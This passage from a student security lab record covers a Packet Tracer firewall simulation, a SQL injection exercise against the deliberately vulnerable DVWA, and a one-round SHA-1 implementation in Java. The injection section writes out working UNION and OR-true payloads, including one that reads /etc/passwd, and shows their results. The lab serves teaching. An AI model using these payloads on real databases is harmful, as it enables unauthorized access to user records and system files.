


Step 10. Navigate to desktop->web browser type 'http://20.0.0.1' in url bar and select small page



Step 11. Select PC1, pC2 and follow the step 9 and step 10 but here select image page





Step 12. Select PC2->desktop->command prompt and type command “ping 20.0.0.2”. a reply message will appear in command prompt.

```
C:\>ping 20.0.0.1
Pinging 20.0.0.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 20.0.0.1:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 20.0.0.2
Pinging 20.0.0.2 with 32 bytes of data:
Reply from 20.0.0.2: bytes=32 time<1ms TTL=128

Ping statistics for 20.0.0.2:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\>
```

### Result

Thus, simulation of Firewall using Cisco Packet Tracer has been successfully implemented.

### Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Work	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.11

**SQL Injection – Damn Vulnerable Web Application****AIM:**

To demonstrate SQL injection attack using Damn Vulnerable Web Application (DVWA).

**THEORY:****About DVWA:**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**SQL injection Attack:**

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details. Prime examples include notable attacks against Sony Pictures and Microsoft among others.

**Ways to prevent SQL injection**

- Input validation
- Parametrized queries
- Stored procedures
- Escaping
- Avoiding administrative privileges
- Web application firewall

**Worksheet (Answer the following ques and paste the relevant outputs)****Installation procedure for XAMPP and DVWA****XAMPP installation:**

- Open [www.apachefriends.org](http://www.apachefriends.org)
- Select the required version that's apt for your operating system and then click download
- An .exe file will be downloaded run the file, follow the prompted procedures.

The screenshot shows the Apache Friends website for XAMPP. At the top, there are links for Apache Friends, Download, Add-ons, Hosting, Community, About, a search bar, and language selection (EN). The main heading is "XAMPP Apache + MariaDB + PHP + Perl". Below it, a large orange XAMPP logo is displayed. A green "Download" button is on the left, with a sub-link "Click here for other versions". To the right are four download links: "XAMPP for Windows 8.0.12 (PHP 8.0.12)", "XAMPP for Linux 8.0.12 (PHP 8.0.12)", and "XAMPP for OS X 8.0.12 (PHP 8.0.12)". A banner at the bottom left announces "New XAMPP release 7.2.21". A "Cookie Settings" button is in the bottom right corner.

### Dwva installation:

- Open [www.dvwa.co.uk](http://www.dvwa.co.uk)
- Click the download button and select the desired position to download the file
- Extract the files in the downloaded zip folder into a folder.
- Now copy the extracted folder and paste it into following path c://xaamp/htdocs

The screenshot shows the Damn Vulnerable Web Application (DVWA) interface. The title bar says "Damn Vulnerable Web Application (DVWA)". The main content area displays the DVWA homepage with a sidebar of menu items: Home, Instructions, Help, Logout, Brute Force, Command Execution, XSS, File Persistence, SQL Injection, XSS, Session Hijacking, CSRF, XSS Blind, General Security, Logout, and Logoff. The main content area includes a warning about the application being a PWNABLE web application, a disclaimer, and general instructions. At the bottom, there are four navigation links: DOWNLOAD, SOURCE CONTROL, BUG REPORTING, and WIKI.

### Instructions:

- Open Mozilla Firefox in your system.
- In URL bar, type localhost/dvwa/setup.php and then click on "Create/Reset Database"

- Again type localhost/dvwa . Press enter key.
- Now you should see DVWA login page. Credentials for login page are:
  - Username: admin
  - Password: password
- After logging in, go to “DVWA security” section. There is a drop down box on that page.
- You can set the security level of this web application accordingly. Set it “low” which is the least secure mode.
- Now move to SQL injection section, by clicking “sql injection” button on page. And try SQL injection there.

### 1. Check expected results:

SELECT first\_name, last\_name FROM users WHERE user\_id = '1'

```
ID: 1
First name: admin
Surname: admin
```

### 2. Check the results of an OR True statement

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' or '1'='1'

```
ID: 1' or '1'='1
First name: admin
Surname: admin
```

```
ID: 1' or '1'='1
First name: Gordon
Surname: Brown
```

```
ID: 1' or '1'='1
First name: Hack
Surname: Me
```

```
ID: 1' or '1'='1
First name: Pablo
Surname: Picasso
```

```
ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

### 3. Find the number of columns in table:

SELECT first\_name, last\_name FROM users WHERE user\_id = 'a' ORDER BY 1;#'

User ID:

### 4. Find Hostname:

SELECT first\_name, last\_name FROM users WHERE user\_id = ' ' union select null,@@hostname#'

```
ID: ' union select null,@@hostname#
First name:
Surname: vicky
```

**5. Display File:**

```
SELECT first_name, last_name FROM users WHERE user_id = ' union select
load_file('/etc/passwd'), null#'
```

```
ID: ' union select load_file('/etc/passwd'), null#
First name:
Surname:
```

**6. Try to do SQL Injection on DVWA with security level set to “Medium” and find out all schemaname from database.**

```
1 or 1=1 union select null, table_name from information_schema.tables#
```

Cannot be found in medium security

IN LOW LEVEL SECURITY:

```
ID: 1 or 1=1 union select null, table_name from information_schema.tables#
First name: admin
Surname: admin
```

**7.Try to do SQL Injection on DVWA with security level set to “Medium” and find out mysql version.**

```
1 union select null,@@version#
```

Cannot be found in medium security

IN LOW LEVEL SECURITY:

```
ID: 1 union select null,@@version#
First name: admin
Surname: admin
```

**8. Analyse the source code for security on “low” and “medium” level. Comment on the ways by which SQL injection is prevented.**

In low level, the vulnerable line is:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Since the user input is just concatenated to the command without being checked or sanitized, it

allows the user to pass arbitrary commands. But in case of medium level, the client-side is protected. Here passing arbitrary value is being prevented and a drop-down list is added. This certainly prevents the common user from entering arbitrary data and serves as good user experience. However, an attacker knows how to interrupt and modify requests and can bypass this kind of protection easily.

**RESULT:**

Thus, SQL injection attack has been demonstrated using Damn Vulnerable Web Application (DVWA).

**Evaluation**

Parameter	Max Marks	Marks Obtained
Originality of the work	30	
Completion of experiment on time	10	
Documentation	10	
Total	50	
Signature of the faculty with Date		

Ex.No.12


**Hashing Techniques****AIM:**

To implement SHA-1 for integrity check

To explore the usage of online calculators for hash computation

**THEORY:****Requirements of Hash Functions**

- Variable input size
- Fixed output size
- Efficiency
- Preimage resistant (one-way property)
- Second preimage resistant (weak collision resistant)
- Collision resistant (strong collision resistant)
- Pseudo randomness

**Block Diagram of One step of SHA-1****Algorithm**

Step 1. Start

Step 2. Create class sha

Step 2.1. Initialize and declare variables a, b, c, d, e, kt

Step 2.2. Create main method

Step 2.2.1. Create object for scanner class

Step 2.2.2. Read word

Step 2.2.3. perform  $b \wedge c \wedge d$  and store it in ftStep 2.2.4. perform  $ft + e$  and store it in e1

- Step 2.2.5. Shift a by 5 bits
- Step 2.2.6. perform shifted a + e1 and store it in e2
- Step 2.2.7. convert word into hexadecimal format and store it in hexword
- Step 2.2.8. perform e2 + hexword and store it in e3
- Step 2.2.9. perform e3 + kt and store it in result
- Step 2.2.10. Then assign a = result, b = a, c = shift 30 times c, d = c, e = d

Step 3. End

### Coding

```
package com.information;

import java.util.Scanner;

public class sha {
    static long a = 0x67452301l;
    static long b = 0xefcdab89l;
    static long c = 0x98badcfel;
    static long d = 0x10325476l;
    static long e = 0xc3d2e1f0l;
    static long kt = (long)(Math.sqrt(2) * Math.pow(2, 30));

    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter a word: ");
        String word = sc.nextLine().toUpperCase();
        System.out.println("INITIAL VALUES:\nA: " + Long.toHexString(a) + "\nB: " +
Long.toHexString(b) + "\nC: " + Long.toHexString(c) + "\nD: " + Long.toHexString(d) + "\nE: " +
Long.toHexString(e));
        word = word.substring(0, 4);
        long ft = b ^ c ^ d;
        String e1 = Long.toHexString(ft + e);
        e1 = e1.substring(e1.length() - 8);
        String aBin = Long.toBinaryString(a);
        aBin = "0".repeat(32 - aBin.length()) + aBin;
        String aShiftBin = aBin.substring(5, aBin.length()) + aBin.substring(0, 5);
        String aShiftHex = "";
        for (int i=0; i<aShiftBin.length(); i += 4)
            aShiftHex += Long.toHexString(Long.parseLong(aShiftBin.substring(i, i + 4), 2));
        String e2 = Long.toHexString(Long.parseLong(aShiftHex, 16) + Long.parseLong(e1, 16));
        e2 = e2.substring(e2.length() - 8);
        String hexWord = Integer.toHexString((int)word.charAt(0)) +
Integer.toHexString((int)word.charAt(1)) + Integer.toHexString((int)word.charAt(2)) +
Integer.toHexString((int)word.charAt(3));
        String e3 = Long.toHexString(Long.parseLong(hexWord, 16) + Long.parseLong(e2, 16));
        e3 = e3.substring(e3.length() - 8);
        String result = Long.toHexString(Long.parseLong(e3, 16) + kt);
        result = result.substring(result.length() - 8);
        String cBin = Long.toBinaryString(b);
```

```
cBin = "0".repeat(32 - cBin.length()) + cBin;
String cShiftBin = cBin.substring(30, cBin.length()) + cBin.substring(0, 30);
System.out.println("AFTER COMPLETION OF ROUND: ");
System.out.println("A: " + result);
System.out.println("B: " + Long.toHexString(a));
System.out.println("C: " + Long.toHexString(Long.parseLong(cShiftBin, 2)));
System.out.println("D: " + Long.toHexString(c));
System.out.println("E: " + Long.toHexString(d));
}
}
```

### Output

```
Enter a word: info
INITIAL VALUES:
A: 67452301
B: efcdab89
C: 98badcfe
D: 10325476
E: c3d2e1f0
AFTER COMPLETION OF ROUND:
A: b78d2505
B: 67452301
C: 7bf36ae2
D: 98badcfe
E: 10325476

Process finished with exit code 0
|
```

## Hash Computation – Use of Online Calculator

The screenshot shows a web browser window titled "SHA1 online". The address bar indicates "Not secure | www.sha1-online.com". The main content area displays the title "SHA1 and other hash functions online generator". Below it is a form with two input fields: one containing "vicky" and another labeled "hash". A dropdown menu next to the "hash" field is set to "sha-1". The text "Result for sha1:" is followed by the generated hash value: **e79cab55eab4c0a1a63610829a51fd51d5cfb294**. At the bottom, there are links to "SHA-1 MD5 on Wikipedia" and "We love SPAIN and oldpics.org".

The screenshot shows a web browser window titled "SHA1 online". The address bar indicates "Not secure | www.sha1-online.com". The main content area displays the title "SHA1 and other hash functions online generator". Below it is a form with two input fields: one containing "logi" and another labeled "hash". A dropdown menu next to the "hash" field is set to "sha-1". The text "Result for sha1:" is followed by the generated hash value: **d60764644e6474eeab242f9e2eb8b28c074baa83**. At the bottom, there are links to "SHA-1 MD5 on Wikipedia" and "We love SPAIN and oldpics.org".

**RESULT:**

Thus, the program for one step of Secure Hash Algorithm -1 is implemented in Java and the results are verified.

**Evaluation**

Parameter	Max Marks	Marks Obtained
Originality of the code	25	
Hash Computation using Online Calculators	5	
Completion of experiment on time	10	
Documentation	10	
Total	50	
Signature of the faculty with Date		